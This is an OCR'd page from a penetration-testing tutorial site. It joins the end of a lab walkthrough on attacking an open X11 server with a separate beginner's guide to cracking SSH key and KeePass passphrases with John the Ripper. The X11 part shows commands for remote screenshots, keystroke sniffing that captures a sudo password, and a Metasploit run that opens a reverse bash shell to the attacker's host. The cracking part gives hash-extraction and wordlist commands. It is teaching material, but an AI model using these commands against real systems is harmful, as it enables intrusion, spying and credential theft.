
Command: xwininfo -root -tree -display 192.168.1.109:0

- Root = specifies that X's root window is the target window
- Tree = displays the names of the windows
- Display = specify the server to connect to

We can extract much information from the screenshot above like:

- Victim has Gnome Terminal Opened

- Victim is a VMware user
- Victim has Nautilus (Ubuntu File Browser) Opened



XWD

It is a X Window System utility that helps in taking screenshots. On our Kali System we will use the xwd to take the screenshot of Xserver. This utility takes the screenshots in xwd format.

```
1 xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
```

Root = indicates that the root window should be selected for the window dump


Screen = indicates that the GetImage request used to obtain the image

Silent = Operate silently, i.e. don't ring any bells before and after dumping the window.

Display = specify the server to connect to


```
root@kali:~# xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
root@kali:~#
```

After running the aforementioned command, we will successfully capture a screenshot form the victim system.




Here we have the screenshot captured by the xwd, but it is in .xwd format, so to view it we will have to convert it to a viewable format like .png


convert screenshot.xwd screenshot.png



This command will convert the xwd to a png file. After running this command, we can find out screenshot in png file format as shown below:



On opening the png file we can see that the xwd tool have successfully captured the screenshot of the target system.




XSPY

It is a built-in tool Kali Linux for the X Window Servers. XSPY is a sniffer, it sniffs keystrokes on the remote or local X Server.

```
command: xspy 192.168.1.109
```

```
root@kali:~# xspy 192.168.1.109
opened 192.168.1.109:0 for snoopng
terminal
sudo bash
1234
aptminusget update
```

As we can see from the given screenshot that we have the got the user password as the victim have unknowingly entered the password. Also see that the password is not as visible on the Server terminal but as the xspy captures the keys typed, hence we have the password typed.



Getting the Shell through Metasploit

Now we will use the X11 Keyboard Command Injection module of the Metasploit Framework. This module exploits open X11 Server by connecting and registering a virtual keyboard. Then the Virtual Keyboard is used to open an xterm or gnome terminal and then type and execute the payload.


NOTE: As X Server is a visual service, while the executing of the module will take place, every task occurring on the Target System will be visible to the Victim.

Now, after opening the Metasploit Framework, we will use the payload as shown:


```
use exploit/unix/x11/x11_keyboard_exec
msf exploit(unix/x11x11_keyboard_exec) > set rhost 192.168.1.109
msf exploit(unix/x11x11_keyboard_exec) > set payload cmd/unix/reverse_b
msf exploit(unix/x11x11_keyboard_exec) > set lhost 192.168.1.120
msf exploit(unix/x11x11_keyboard_exec) > set lport 4444
msf exploit(unix/x11x11_keyboard_exec) > set time_wait 10
msf exploit(unix/x11x11_keyboard_exec) >  run
```

```
msf > use unix/x11/x11_keyboard_exec
msf exploit(unix/x11/x11_keyboard_exec) > set rhost 192.168.1.109
rhost => 192.168.1.108
msf exploit(unix/x11/x11_keyboard_exec) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(unix/x11/x11_keyboard_exec) > set lhost 192.168.1.120
lhost => 192.168.1.120
msf exploit(unix/x11/x11_keyboard_exec) > set lport 4444
lport => 4444
msf exploit(unix/x11/x11_keyboard_exec) > set time_wait 10
time_wait => 10
msf exploit(unix/x11/x11_keyboard_exec) > run
```

After running the module, it will first connect to the Server and search for xterm and open it.



Then after waiting for 10 seconds, it will start typing the script command on the xterm.



After executing this command, xterm will get closed, but it will provide a **command shell** to the Attacker as shown.

```
msf exploit(unix/x11/x11_keyboard_exec) > run

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Register keyboard
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening "Run Application"
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Opening xterm
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Waiting 10 seconds...
[*] 192.168.1.109:6000 - 192.168.1.109:6000 - Typing and executing payload
[*] Command shell session 1 opened (192.168.1.120:4444 -> 192.168.1.109:53979)
 2018-06-09 07:19:45 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:36:20:cc
          inet addr:192.168.1.109  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:20cc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15925905 (15.9 MB)  TX bytes:9913565 (9.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94720 (94.7 KB)  TX bytes:94720 (94.7 KB)
```

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
Contact **here**

Beginners Guide for John the Ripper (Part 2)

posted in PENETRATION TESTING on JUNE 9, 2018 by RAJ CHANDEL with 0 COMMENT

We learned most of the basic information on John the Ripper in our Previous Article which can be found here. In this article we will use John the Ripper to crack the password hashes of some of the file formats like zip, rar, pdf and much more.

To crack theses password hashes, we are going to use some of the inbuilt and some other utilities which extract the password hash form the locked file. There are some utilities that come inbuilt with john which can be found using the following command.

locate *2john

As you can see that we have the following utilities, we will demonstrate some of them here.

Cracking the SSH Password Hash

John the Ripper can crack the SSH private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do


this we will use a utility that comes with ssh, called “ssh-keygen”.

ssh-keygen

After opening, it asks for the location at which we want the public/private rsa key pair to store? You can use any location or you can leave it as default.

After that it asks for the passphrase, after entering the password again, we successfully generate the rsa private key. (Refer the Screenshot)


When you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “ssh2john”.

Syntax: ssh2john [location of key]

```
ssh2john /home/pavan/.ssh/id_rsa > crack.txt
```




You can see that we converted the key to a crack able hash and then entered it into a text file named id_rsa.txt.

Now let's use John the Ripper to crack this hash.

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.txt
```


Great! We have successfully cracked the passphrase used to create the private ssh key to be "password123"



Cracking the KeepPass2 Password Hash


John the Ripper can crack the KeepPass2 key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will use a utility that is called “kpcli”.

kpcli



Now we will create a database file using command “saveas” and naming the database file as ignite.kdb and entering a passcode to secure it.

When you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “keepass2john”.


Syntax: keepass2john [location of key]

```
keepass2john ignite.kdb > crack.txt
```

Now let's use John the Ripper to crack this hash.

```
1 john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be "12345678"

